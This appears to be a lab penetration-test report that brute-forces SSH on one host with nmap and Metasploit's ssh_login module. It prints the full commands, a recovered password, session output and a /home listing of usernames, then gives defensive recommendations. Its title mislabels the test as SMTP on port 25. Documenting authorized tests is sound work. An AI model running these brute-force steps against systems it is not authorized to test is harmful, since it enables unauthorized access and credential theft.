Penetration Testing Report: SMTP Service Enumeration on Port 25

Target: 10.137.0.149

Test Conducted By: MD SAMSUL KABIR

Date:21/09/2024


Test Scope: Authorized penetration testing on the SSH service.

Summary:

An assessment of the SSH service running on port 22 was conducted using Nmap and Metasploit Framework tools to identify potential vulnerabilities and enumerate valid login credentials.


Findings:

First to check the open ports we use “nmap 10.137.0.149”.



Open Ports

Now to further investigate the SSH service to identify the version running on the target. we will use "nmap -sV -p 22 10.137.0.149".This will help in determining whether there are any known vulnerabilities associated with that particular version.



Version Identified

Service Detection:

Port: 22/tcp

Service: SSH


Version: OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)

Operating System: Linux

The Nmap scan results show that the SSH service running on the target system (10.137.0.149) is OpenSSH version 8.2p1 on an Ubuntu Linux distribution. OpenSSH is a widely used and secure protocol for remote system access. However, it can still be susceptible to misconfigurations, weak credentials, or known vulnerabilities depending on the version and setup**.**

Auxiliary Scanners:

Now we will open Metasploit by command “msfconsole”. Now we will search for auxiliaries by “search auxiliary ssh login´command.



Auxiliary scanners

Now we will use “auxiliary/scanner/ssh/ssh_login ” because its a general SSH login check scanner to test login credentials. We will use “show options” command to see what we need to provided.

```
   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and passw
                                                ord
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the curr
                                                ent database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the
                                                 list
   DB_ALL_USERS      false            no        Add all users in the current database to the lis
                                                t
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current
                                                database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.
                                                com/docs/using-metasploit/basics/using-metasploi
                                                t.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per ho
                                                st)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by
                                                 space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >
```

Show Options

Now we will run the ssh_login module after configuring the options.

Brute-Force Attack Success:

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 10.137.0.149
RHOST => 10.137.0.149
msf6 auxiliary(scanner/ssh/ssh_login) > set RPORT 22
RPORT => 22
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/hackme/usernames.txt
USER_FILE => /home/hackme/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/hackme/passwords.txt
PASS_FILE => /home/hackme/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 5
THREADS => 5
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.137.0.149:22 - Starting bruteforce
[+] 10.137.0.149:22 - Success: 'redteam:guessme' 'uid=1019(redteam) gid=1022(redteam) groups=1022(
redteam) Linux redback1 5.4.0-192-generic #212-Ubuntu SMP Fri Jul 5 09:47:39 UTC 2024 x86_64 x86_6
4 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.2.15:40539 → 10.137.0.149:22) at 2024-09-21 22:41:50 +1000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Brute-force attack success

We have a successful match on user “redteam” and password “guessme”. Now we can access the sessions by “sessions -i 1” command. And we can use “whoami”, “uname -a”, “id” to get more information.

s.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

whoami
redteam
uname -a
Linux redback1 5.4.0-192-generic #212-Ubuntu SMP Fri Jul 5 09:47:39 UTC 2024 x86_64 x86_64 x86_64
GNU/Linux
id
uid=1019(redteam) gid=1022(redteam) groups=1022(redteam)
```

Interacted with the sessions

We can check the home directory by "ls -la /home/ command".

```
ls -la /home/
total 104
drwxr-xr-x 26 root          root          4096 Sep 20 03:51 .
drwxr-xr-x 21 root          root          4096 Sep 15 02:38 ..
drwxr-xr-x  5 ben           ben           4096 Sep 14 08:27 ben
drwxr-xr-x  8 bendang       bendang       4096 Sep 11 04:08 bendang
drwxr-xr-x  3 daezel        daezel        4096 Aug  8 13:08 daezel
drwxr-xr-x  2 daniel        daniel        4096 Jul 20 13:30 daniel
drwxr-xr-x  3 dayas         dayas         4096 Aug 25 13:03 dayas
drwxr-xr-x  3 devika        devika        4096 May  6 13:56 devika
drwxr-xr-x  7 dhairya       dhairya       4096 Sep 15 02:43 dhairya
drwxr-xr-x  2 drew          drew          4096 Jul 20 13:29 drew
drwxr-xr-x  2 example       example       4096 Sep 20 03:51 example
drwxr-xr-x  3 guntejs       guntejs       4096 Sep  5 02:43 guntejs
drwxr-xr-x  2 root          root          4096 Sep 11 11:13 jenkins_data
drwxr-xr-x  5 jesse         jesse         4096 Sep 19 10:22 jesse
drwxr-xr-x  3 juweriaa      juweriaa      4096 Sep 16 10:55 juweriaa
drwxr-xr-x  3 kaleb         kaleb         4096 Jul  3 09:34 kaleb
drwxr-xr-x 10 kaylin        kaylin        4096 Sep 18 09:53 kaylin
drwxr-xr-x  4 meghanak      meghanak      4096 Sep 16 11:55 meghanak
drwxr-xr-x  3 morgaine      morgaine      4096 Apr 22 07:37 morgaine
drwxr-xr-x  2 root          root          4096 Jul 20 13:28 oldusers-data
drwxr-xr-x  3 prabhgun      prabhgun      4096 Aug 31 06:51 prabhgun
drwxr-xr-x  3 redteam       redteam       4096 Sep 21 12:41 redteam
drwxr-xr-x  2 shalom        shalom        4096 Aug 22 11:21 shalom
drwxr-xr-x  4 sit-techstaff sit-techstaff 4096 Mar 18  2024 sit-techstaff
drwxr-xr-x 16 jesse         jesse         4096 Oct 18  2023 suricata-7.0.2
drwxr-xr-x  6 yuhan         yuhan         4096 Sep 16 15:09 yuhan
```

Home Directory

Here we can see all the users. "ls -la /home/morgaine" will give us information about the user "morgaine".

```
ls -la /home/morgaine
total 28
drwxr-xr-x  3 morgaine morgaine 4096 Apr 22 07:37 .
drwxr-xr-x 26 root     root     4096 Sep 20 03:51 ..
-rw-------  1 morgaine morgaine   31 Apr 22 07:37 .bash_history
-rw-r--r--  1 morgaine morgaine  220 Apr 22 07:16 .bash_logout
-rw-r--r--  1 morgaine morgaine 3771 Apr 22 07:16 .bashrc
drwx------  2 morgaine morgaine 4096 Apr 22 07:17 .cache
-rw-r--r--  1 morgaine morgaine  807 Apr 22 07:16 .profile
```

User Morgaine's information

In this phase, we have successfully gained access to the target system using valid credentials. With this foothold, we can explore various avenues to escalate privileges, maintain persistence, and assess the security posture of the environment. This includes examining user permissions, analyzing installed software for vulnerabilities, and deploying potential payloads to evaluate the effectiveness of security measures in place. Additionally, we can gather sensitive information and explore configurations that may expose the system to further risks, all while ensuring to document our findings comprehensively.

Potential Risks

The successful enumeration of valid login credentials during the assessment of the SSH service on port 22 highlights several potential security risks. First, the discovery of valid usernames and passwords,

such as the successful brute-force login of the user "redteam," increases the likelihood of unauthorized access to the system. Attackers could leverage these credentials to infiltrate the network further, potentially leading to data exfiltration or the deployment of malicious payloads. Additionally, the presence of weak credentials or misconfigurations may expose the system to privilege escalation attacks, allowing attackers to gain higher access levels and control over critical system resources. Furthermore, continued access could enable attackers to establish persistence within the environment, complicating detection and remediation efforts.

Recommendations

To mitigate the risks associated with the identified vulnerabilities, several security measures are recommended. First, enforcing strong password policies is essential to prevent weak credentials from being exploited. Implementing account lockout mechanisms after a specified number of failed login attempts can further deter brute-force attacks. Additionally, enabling multi-factor authentication (MFA) would significantly enhance account security, requiring additional verification beyond just username and password. Regular reviews of user accounts to remove unnecessary or inactive accounts, along with monitoring for suspicious login attempts, will help maintain a secure environment. Lastly, educating users on the importance of security best practices can reduce the likelihood of credential theft through social engineering tactics.

To minimize the risk of brute-force attacks, organizations should enforce strong password policies requiring complex, lengthy passwords and implement account lockout mechanisms to temporarily disable accounts after several failed attempts. Additionally, adopting multi-factor authentication (MFA) adds a critical layer of security. Rate limiting and CAPTCHA can further hinder automated login attempts, while continuous monitoring of authentication logs helps identify unusual activity. Restricting access through IP whitelisting, educating users on secure practices, and regularly reviewing user accounts can collectively enhance defenses against brute-force attacks, significantly improving overall security posture.

Conclusion

The enumeration of usernames and successful login attempts on the SSH service indicate critical security vulnerabilities that must be addressed promptly. The findings suggest an increased risk of unauthorized access and potential exploitation of the system. It is imperative for the organization to implement the recommended security measures to enhance its security posture. By doing so, the organization can protect sensitive information, mitigate the risk of future attacks, and ensure that its systems remain secure and resilient against evolving threats. Taking proactive steps now will significantly reduce the potential attack surface and strengthen overall network security.